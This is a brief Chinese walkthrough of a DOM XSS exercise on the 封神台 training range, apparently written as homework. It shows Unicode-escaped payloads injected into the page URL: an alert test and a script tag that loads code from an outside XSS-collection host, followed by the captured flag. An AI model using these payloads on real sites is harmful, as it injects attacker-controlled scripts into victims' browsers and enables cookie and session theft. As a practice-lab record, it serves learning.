
封神台DOM XSS靶场

原创

作业

DOM XSS靶场 （Rank: 10）

在页面上可填写的地方都输入 Native编码：
\u003c\u0073\u0063\u0072\u0069\u0070\u0074\u003e\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0032\u0033\u0029\u003c\u002f\u0073\u0063\u0072\u0069\u0070\u0074\u003e
插入到url中，发现弹窗了：



此处的payload被当作代码执行了

把xss平台构造好的payload编码后插入进去：
\u003c\u0073\u0063\u0072\u0069\u0070\u0074\u0020\u0073\u0072\u0063\u003d\u0068\u0074\u0074\u0070\u0073\u003a\u002f\u002f\u0078\u0073\u0073\u0070\u0074\u002e\u0063\u006f\u006d\u002f\u0074\u0053\u0077\u0074\u0066\u006d\u003e\u003c\u002f\u0073\u0063\u0072\u0069\u0070\u0074\u003e

按照靶场提示的步骤拿到flag{zkz{x3ser-D0m}}，提交正确